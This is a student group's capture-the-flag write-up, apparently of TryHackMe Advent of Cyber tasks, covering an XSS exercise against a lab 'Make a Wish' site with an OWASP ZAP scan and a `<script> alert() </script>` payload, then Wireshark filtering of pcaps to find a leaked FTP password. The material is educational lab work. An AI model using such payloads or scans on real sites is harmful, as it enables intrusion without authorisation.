

# PSP0201

## WEEK 3

# WRITEUP

Group name: Lion Force

Members:

ID	Name	Role
1211103128	Muhammad Ajwad bin Mohamad A'sim	Leader
1211102001	Muhammad Naqiuddin bin Edy Azhar	Member
1211103183	Nurul Nabilah binti Mohd Noor Hakim	Member
1211103165	Izzati Alia binti Incik Ghazali	Member

## Table of Contents

Day 6 - Web Exploitation- Be careful with what you wish on a Christmas night.....	3
Day 7: Networking – The Grinch Really Did Steal Christmas .....	8
Day 8 -[Networking] What's Under the Christmas Tree? .....	15
Day 9: Networking – Anyone can be Santa! .....	18
Day 10 - Networking - Don't be sElfish! .....	22


## Day 6 - Web Exploitation- Be careful with what you wish on a Christmas night

**Tools used:** kali linux, mozilla firefox, terminal, OWASP ZAP

### Solution/walkthrough


#### Question 1

Getting the input validation level description from the OWASP cheat sheet




#### Question 2

Searching for the regular expression used to validate a US Zip code in OWASP cheat sheet



### Question 3


Inputting train as the wish to see the result



The screenshot shows a web browser window with the address bar displaying '10.10.207.213:5000'. The website has a festive header with a Christmas border and the text 'Welcome to Santa's official 'Make a Wish!' website' and 'Here you can anonymously submit your Christmas wishes and see what other people wished too!'. Below the header, there is a search bar with the text 'Search query'. Underneath, it says 'Showing all wishes:'. A large white box contains the text 'train'. Below this, it says 'Enter your wish here:'. At the bottom, there is a text input field with the placeholder 'New book...' and a green button labeled 'WISH!'.


### Question 4

Typing the input into the query text box




The screenshot shows the same website as in Question 3, but with the search bar containing the text 'books'. The rest of the page, including the header, the 'Showing all wishes:' section, the 'Enter your wish here:' section, and the 'WISH!' button, remains the same.

Result when query is inserted




## Question 5

Result from attacking the Santa's portal




## Question 6

Writing the script with the code to show alert with the content “PSP0201”



## Question 7

The attack will disappear after closing the browser window and reopen it back



## Thought process/Methodology

Question 1 and question 2 are done by searching the desired information in the OWASP cheat sheet. By examining the Santa's portal, we can observe that it provide the text box for user to input their wish to be stored. Then, we can conclude that we can use stored cross-site scripting to exploit the Santa's portal. After that, we tried to input query into the search query text box. By doing so, we can see the keyword string that can be used to craft our reflected xss. As we are using kali linux, we are using OWASP ZAP version 2.11.1. We launch the program and click the automated scan option. After that, we entered the url to the Santa's portal and start attacking it. As stated in the description of the day 6, we can create an alert box by using reflected xss. This can be done in the Santa's portal by replacing the search query with the `<script> alert(" ") </script>`.



## Day 7: Networking – The Grinch Really Did Steal Christmas

**Tools used:** Kali Linux, Firefox, Wireshark

**Solution:**

### Question 1

Download the ZIP file attached to the task. Once downloaded, open “pcap1.pcap” file, and search for the icmp.





## Question 2

Use **protocol.request.method** filter; `http.request.method==GET`.

Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a `protocol.request.method` filter. GET and POST to retrieve and submit data accordingly.

In the screenshot below, I used the filter `ip.src == 10.10.67.199` to list all the packets that were explicitly sent from a specific address, using the `==` operator to define what host I wish to search for (145.254.160.237). We'll quickly explore the use of these operators in the next section.

## Question 3


Use filter `ip.src == <IP>` to view all packets visited by the IP. Search for the `/posts/` (given in the hint) to search for the name of the article.

The screenshot shows a Wireshark packet capture of network traffic. The filter bar at the top displays `ip.src == 10.10.67.199`. The packet list on the left shows several HTTP packets. The selected packet (No. 471) is a GET request from 10.10.67.199 to 10.10.15.52 for the path `/posts/reindex-of-the-week/`. The packet details pane shows the Hypertext Transfer Protocol section, and the packet bytes pane shows the raw data in hexadecimal and ASCII.

The screenshot shows a web browser window displaying a challenge page. The page title is "Challenge". The text on the page says: "Download the ZIP file 'aocpcaps.zip' that is at questions below." Below this, there is a section titled "Answer the questions below" with a text input field. A "Question Hint" pop-up is visible, showing the hint `/posts/`. The browser's address bar shows the URL `https://tryhackme.com/room/learn-cyber-in-25-days`.


## Question 4

Open the “pcap2.pcap” file and search for ftp. Analyse all the given data to look for the leaked password.




## Question 5

Continue to analyse “pcap2.pcap” file without any filter applied. Look for the name of the protocol that is encrypted.



